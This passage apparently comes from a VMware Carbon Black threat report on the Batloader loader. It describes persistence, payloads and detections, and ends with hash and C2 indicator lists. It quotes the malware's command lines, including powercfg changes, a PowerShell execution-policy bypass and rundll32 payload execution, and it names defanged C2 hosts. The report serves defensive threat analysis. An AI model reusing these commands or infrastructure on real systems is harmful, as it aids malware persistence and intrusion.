
powercfg.exe /SETACVALUEINDEX SCHEME_CURRENT SUB_VIDEO VIDEOCONLOCK 1800

powercfg -change -standby-timeout-dc 3000

powercfg -change -standby-timeout-ac 3000

Batloader has also been observed installing remote monitoring software such as Servably’s Syncro and Atera RMM. This ensures the malware operators maintain access to the infected systems.

The final payloads dropped after infection often include two executables (e.g. d2ef5.exe, p9d2s.exe) and a DLL file (e.g. f827.dll, d655.dll). Within each of the infections we observed, one of the executable files was a known bad attributed to the Ursnif/Gozi malware family, a banking trojan. The other appeared to be Arkei/Vidar infostealer. Once these executables are set to run, the main dll is also executed. In some incidents, we were able to confirm that the dll was a Cobalt Strike stager.


PARENT PROCESS
requestadmin.bat
CSR
CMD C:\WINDOWS\system32\cmd.exe /c ""requestadmin.bat""
Show all
PROCESS
scripttodo.ps1
CSR
CMD PowerShell -NoProfile -ExecutionPolicy Bypass -Command "& './scripttodo.ps1'"
Effective Reputation NOT_LISTED
Run by
Unverified --
Techniques
bypass_policy
fileless
unknown_app
mitre_t1036_masquerading
High
mitre_t1059_cmd_line_
pt_inter
mitre_t1059_001_powershell
Show all
CHILDPROC
rundll32.exe
CSR
CMD "C:\Windows\System32\RUNDLL32.EXE" d655.dll,main
Effective Reputation TRUSTED_WHITE_LIST
Run by
Signed Microsoft Windows
Techniques
Show all




Figure 10: Final DLL payload executed

VMware Carbon Black MDR Response

New threats are constantly emerging. At VMware Carbon Black we work around the clock to ensure that our products keep our customers safe from those very threats and offer MDR, the last wall of defense, to fill the gap between the known, evolving and unknown threats.

Batloader is a great example of the benefit of our MDR product. As our team has detailed, this malware variant is much stealthier and embeds itself quite thoroughly within the impacted host device. The Carbon Black sensor is able to detect specific behaviors of the malware and generate alerts for further analysis. The alerts in themselves did not paint a holistic picture of the attack. This would be a challenge for any team that does not have the resources to conduct an in depth threat hunt such as those provided by MDR.

The Endpoint Standard product receives updates for known malicious hashes and blocks all types of Known or Suspect malware files from executing through behavioral analysis. While the initial payload may be able to circumvent detection, it is highly likely that when the malware runs it will trigger other alerts that are indicators of a more complex attack, such as the ones highlighted below.

Figure 11: Alert triggered by requestadmin.bat artifact from Batloader malware

Figure 12: Alert triggered by the d2ef5.exe artifact from Batloader malware

MDR Threat Analysts detected this change in tactics and initiated the investigation that has brought us to this point of highlighting the nuances and vital differences between Batloader and Zloader and how it could impact our customer environments. The discovered IOCs related to this malicious behavior is documented to ease the next steps for our customers with Threat Analysts always available for follow-up questions and support.

Conclusion

BatLoader's stealth and persistence are what made this malware stand out from the rest during its latest campaign. The MDR team has been highly successful in detecting these attacks, utilizing the written detections within the Carbon Black sensor and carefully crafted queries that would confirm whether or not the malware is related to BatLoader. As this variant has a focus on persistence, if it was able to successfully infect the host, it would be vital to perform the necessary analysis to fully remove the malware or restore from a known good backup.

Observed as early as July of 2022, this malware has already become commonplace as a threat against Carbon Black MDR customers. The following diagram illustrates its prevalence across different sectors, with business and financial services being prime targets. Since it was first observed by the VMware Carbon Black team there have been at least three waves of infection to date with more to be expected.




Figure 13: Attack prevalence across industries as seen by Carbon Black

This proves once again that as the threat landscape continues to change, the security industry as a whole needs the tools, knowledge, and collaboration to be able to detect and block the latest discovered techniques. Here at VMware Carbon Black, the MDR team and TAU heavily rely on communication and collaboration to ensure that our products are able to stand against these threats as they continue to evolve in a timely manner. Our teams measure our success through our ability to adapt and persevere on this ever-changing battlefield.

Indicators of Compromise (IOCs)

Indicator	Type	Context
3ec3c66c0099682250fe06db400f42ec7be9a0f4641eaad8473ccd8b28a48042	SHA-256	zoom.msi
15c39d2084e399b4a0126c0b1026bd2342f8dc5d812cf0d0caae8e35ee689407	SHA-256	anydesk.msi
d0d53132fc9db8c4829769e222d70f25db9740239ac898ee30fad4a89a1197e5	SHA-256	ndp48-x86-x64.msi
661989f7dedd6a9bd37a69a3c80d6b308b1c704262e8bfc49ea5df45dbd0fce0	SHA-256	putty12.1.msi
9f017523e594c20c536e14b8c3a9bf5932c8a8853b5bdda4e16e9fbd251c72b5	SHA-256	ndp48-x86-x64.msi

bbbd869ada2a931528437ddfb1626f9705867036131f20db7a9b09318e593638	SHA-256	setup_iid_1c7a5958-03ff-4772-915d-8281b496fe116_14.msi
eed32513227a87faa2439b2217df1c965f9d5cbbf2e3a2b5bac1322c634038da	SHA-256	zoominstaller70.0.msi
0c2c349c4f1c420d9810a7a6870d19558542ae9b7233cd4e5ce2142bf381d6b4	SHA-256	audacity-win12.6.msi
1d28ab9852d42bdf12599fd612691a8a68d73b03d80ddcd7aebf49dad2ea05b5	SHA-256	installerv9.0.msi
3ef74a6f1e2372daffc3ef4c98e0b9bb08e22a684c2d1bb8007eb2ba372654a2	SHA-256	zoominstaller65.0.msi
2a33d171c7b46d2905e1a2a2ac8e2e29a70b811e6ab9cc0c06c06897761e07a0	SHA-256	installerv8.4.msi
2ade09e144760d229a01b8f0c53ce60586f11c449e6fbfccd2fcf72e2cc6a484	SHA-256	zoominstaller68.0.msi
5fac5e0e79369db0b39346160644d5c29f88ed615e03c947116240f5fc5b05a1	SHA-256	installerv20.6.msi
acdbd6901ecb04106e7427af8602ac8473042b86f15a36bbdbd6bf04010b0602	SHA-256	zoominstaller60.7.msi
7ba7e1084c6fd760db2ef90fd00177fa72fad00286c39f8f13b52f34adbf9a2c	SHA-256	zoominstaller60.5.msi
ded683fa45879dc8c1b702122dd46d6eeb234972367a0015b0207d7540a9c1fc	SHA-256	installerv8.4.msi
e7c5fc948cfe3ff394d1ff9712995a77add82a5c507ce98debc722c06e3f1334	SHA-256	installerv9.0.msi
366151721ca41fe0227d34bbd3eda544774df24fb7d00c62dcd119519f8b9782	SHA-256	installerv20.9.msi
1faf88c503380c21f4817d8f2d41d62954be114233750223824b2757aa8d2d81	SHA-256	installerv40.1 (117).msi
4a27ced8592150fc2c74f3826cca90988633eb8f8723655152df521f88a039df	SHA-256	installer36.5 (38).msi
89e1a688f88b38f256c9c17d0bcf5ecd12428a845e136d10a9a13579018e076f	SHA-256	installer36.5 (37).msi

e59c2defd5a04095a36b8ffd8893f694bcf8583bf967958a4a41d7161871d399	SHA-256	installer36.5 (4).msi
dc6b6e1812f41c80ee67a72ebcb7a999488c866d805354936fb7506667005b43	SHA-256	pssabfa.ps1
5107ee907be6011f76a1e984a12ae2f56ccf6329cba7243ef9f2b50198839193	SHA-256	update.bat
2a9df5806d4af0072cb6f76c7d8ebcde7fca51a0ee13f609f5a492c78d449080	SHA-256	update.bat
1dc84699521090843fc320deccf157537de7eae6d52db4f78acde01bc106a90c	SHA-256	update.bat
1fd5bbe5af7a7dcc52d5ea12e4d32c4818b2ef482de18f6c1b7cfda0986b1ee2	SHA-256	update.bat
447ec30c17c97fa67a21477e48aa66d6228ec46f604d8679fd4021d134cca7f8	SHA-256	update.bat
39b771a51c479187d089b9e42d67b6cee24607e197ba75549e9dad58163bc595	SHA-256	avolkov.exe
af64e4bccc5652b8f780e39e7e27d2d1f27b0395e0c646d4953b354b70eb54bf	SHA-256	newtest.bat
9b6c2ed7ace21dc83cbd46b08acd3f73460c70735568e9fbd7bd7c8868cd8d27	SHA-256	user.ps1
591aa2607abc384c66d1532c1b6d4cc3d4052108245b03e3b6fea19a207c13d5	SHA-256	user.ps1
528e2be7188d1b337d0691b5c21618425afdb594139205accd2137313bbf1cfe	SHA-256	mun.ps1
0911be79c918c04b7409f8cb5964f5dfed327f1f23fd326011a217987bdcb5f8	SHA-256	ru.ps1
04be8439fabc28959d7c109521e9eb4854f2a24402aacc4c3fb981e286fb5fa2	SHA-256	checkav.ps1
c737c388bab2b626e6a71eb8c2d8c68f2aca78e183233ea9a7c8e3fb1240ce94	SHA-256	checkav.ps1
e9282d53092385c81dec89bb99e9394e77c1ecce6ca20340b360bd46b146bf9f	SHA-256	checkav.ps1
216047c048bf1dcbf031cf24bd5e0f263994a5df60b23089e393033d17257cb5	SHA-256	nircmd.exe

a6d46ae0d796fd3f90364058d67947f9caa2b7c75aa3b1695bbe10406ea1356c	SHA-256	nircmd.exe
ae43e9e943e21ce2f7bd1db0c17f1ba8fd9b4d0fbd2a26f947627f19b0268da2	SHA-256	requestadmin.bat
96a82b93dd26cc7126c07403c8a1689b9407dd37459c7935cab8ea6c528a219a	SHA-256	requestadmin.bat
a390f289566d2cf19f9afcad9b51497925e910e38068c2059896f15bbe3bcee7	SHA-256	requestadmin.bat
161302d0fa5608fe7f2cb81d84af309fa2e3aed09b46c548116f0155af396f80	SHA-256	requestadmin.bat
342b398647073159dfa8a7d36510171f731b760089a546e96fbb8a292791efee	SHA-256	runanddelete.bat
5cd720b63b8383ed6cc3f3f97954bd029120cdf34b23bf222cd8af3f048b112b	SHA-256	scripttodo.ps1
3c05ba5d8579c7684d799898e97861691a7828bed48a1e6261b2e1cd550fe275	SHA-256	scripttodo.ps1
4cd00234b18e04dcd745cc81bb928c8451f6601affb5fa45f20bb11bfb5383ce	SHA-256	scripttodo.ps1
dd3e298fa01b7a035ed28b5649b4a7656be11c5a4c5dbb57b4919f4e9d837cb8	SHA-256	scripttodo.ps1
7d621bfbe4b32647abcd8216cd65be56aaf68d674bedc1094519562a8604a0e0	SHA-256	scripttodo.ps1
8e068fdc1deb02dc8056215fe3c400185845742d0227af7923483f891d62516c	SHA-256	scripttodo.ps1
d62f9aa79ce6a406a6e5f13cd47fd1127c1f743010871724870e124ce57898f3	SHA-256	scripttodo.ps1
19896a23d7b054625c2f6b1ee1551a0da68ad25cddbb24510a3b74578418e618	SHA-256	nsudo.exe
43894c287c3ebccd30cd761dd4826518073773180ae0ab28355d604b44071441	SHA-256	gpg4win-2.2.5.exe
208d26c07914e54a5f1575d3720effb6b04cded65942a500d000bef2ce4e5843	SHA-256	gpg2.exe
a5af9aac1a7675fd3e3da75508d67d33827ae43b1f42dbdefc0d9a62915fa775	SHA-256	shutdowni.bat

bc98d852e5e1662ae8ca1f95b1d1d49f61c6b64024af04b1e4665d0247ec1de5	SHA-256	f827.msi (AteraAgent)
3503b5ca3d8070342d1f3c49efa44fd14d7f773f51d3bd5b1ded1aa19f9ed3e7	SHA-256	AteraAgent
5654f32a4f0f2e900a35761e8caf7ef0c50ee7800e0a3b19354b571bc6876f61	SHA-256	f827.exe (Syncro RMM)
9f3afef4b3a589c4685f39d887725a664ec0fe78091069550402365e589f9d22	SHA-256	d2ef5.exe
1056ea3dad265dd554362bc0bd67f08fa2b9f3e5839e6e4fb197831a15c8acef	SHA-256	d2ef5.exe
28a57a6a28080eb1374d88cca07b38fb645c558ad30d4d51929d8567dedf5021	SHA-256	d2ef5.exe
c1c4adf68455620082889b4c8576110441f6f2c7876240bc3f41f5cea8050370	SHA-256	d2ef5.exe
1be4782dc3839c4ab537b7d5ce80601334de1d84f4be455db7c80b4ae3ec51ce	SHA-256	p9d2s.exe
72504c07e6105b70500519f3bcf718d3113624560c5594e87c08a4efc2e2a1a8	SHA-256	p9d2s.exe
22d5bac1b0cad7ee531f4a156dda677d1cb52ec6512154d42e7bdcef5cc9cc48	SHA-256	p9d2s.exe
b8f294bb3793eee72ab2d2bc436b18fe1c111704405688b43b686f83f0f0b8d0	SHA-256	p9d2s.exe
9cead0a2b8d586a8e2edde7aefe1e106a9894a95f9b251746442c7fbfe99df61	SHA-256	p9d2s.exe
1fe47cac924700a847e669f1d968d73d08fcd39fc3fa03f63035d78769374a40	SHA-256	d655.dll
1b277b89ee84148bd5beebcbdb69b9e5f82f3ce4d1dec4b459217323aec7fd60	SHA-256	d655.dll
54e844b5ae4a056ca8df4ca7299249c4910374d64261c83ac55e5fdf1b59f01d	SHA-256	f827.dll
1daef45653406893cf3f53e0b80f4aa9c83d6a0e8288bd4c5f7e0318096621a0	SHA-256	installv2.dll

89.108.65[.]136	IP Address	updatea1[.]com
146.112.61[.]107	IP Address	updatea1[.]com
194.67.110[.]215	IP Address	externalchecksso.com
194.67.119[.]190	IP Address	cloudupdatesss[.]com
194.135.24[.]245	IP Address	teenieshopus[.]com
139.60.161[.]74	IP Address	liversofter.com

Reference List

[1] N. C. Kiat, A. Del Rosario, M. Co. “Zoom For You — SEO Poisoning to Distribute BATLOADER and Atera Agent.” Mandiant. https://www.mandiant.com/resources/blog/seo

-poisoning-batloader-atera (accessed October, 2022).

[2] L. Ilascu. “Conti ransomware uses Log4j bug to hack VMware vCenter servers.” Bleeping Computer. https://www.bleepingcomputer.com/news/security/conti-ransomware-

uses-log4j-

bug-to-hack-vmware-vcenter-servers/

[3] D. Schwarz, M. Mesa, Proofpoint Research Team. “ZLoader Loads Again: New ZLoader Variant Returns.” Proofpoint. https://www.proofpoint.com/us/blog/threat-insight/zloader-loads-

again-new-zloader-variant-returns (accessed October, 2022).

[4] A. Hogan-Burney. “Notorious cybercrime gang’s botnet disrupted.” Microsoft. https://blogs.microsoft.com/on-the-issues/2022/04/13/zloader-botnet-disrupted-malware

-ukraine/ (accessed October, 2022).

[5] J. Reaves, J.Platt. “Revisiting BatLoader C2 structure.” Walmart Global Tech Blog. https://medium.com/walmartglobaltech/revisiting-batloader-c2-structure-52f46ff9893a (accessed October, 2022)
